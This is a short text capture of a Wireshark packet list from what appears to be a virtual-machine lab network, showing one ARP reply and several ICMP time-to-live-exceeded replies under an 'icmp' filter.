409 210.296946291 52:55:0a:00:02:03 ARP 66 10.0.2.3 is at 52:55:0a:00:02:03


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Protocol Length Info
21 14.082389618 10.0.2.2 10.0.2.15 ICMP 245 Time-to-live exceeded (Time to live exceeded in transit)
23 15.72030189 1 10.0.2.2 10.0.2.15 ICMP 245 Time-to-live exceeded (Time to live exceeded in transit)
31 16.721414123 10.0.2.2 10.0.2.15 ICMP 245 Time-to-live exceeded (Time to live exceeded in transit)
33 17.726002055 10.0.2.2 10.0.2.15 ICMP 245 Time-to-live exceeded (Time to live exceeded in transit)
208 134.701553635 10.0.2.2 10.0.2.15 ICMP 245 Time-to-live exceeded (Time to live exceeded in transit)
210 135.705345267 10.0.2.2 10.0.2.15 ICMP 245 Time-to-live exceeded (Time to live exceeded in transit)
212 136.718930210 10.0.2.2 10.0.2.15 ICMP 245 Time-to-live exceeded (Time to live exceeded in transit)
214 137.720189954 10.0.2.2 10.0.2.15 ICMP 245 Time-to-live exceeded (Time to live exceeded in transit)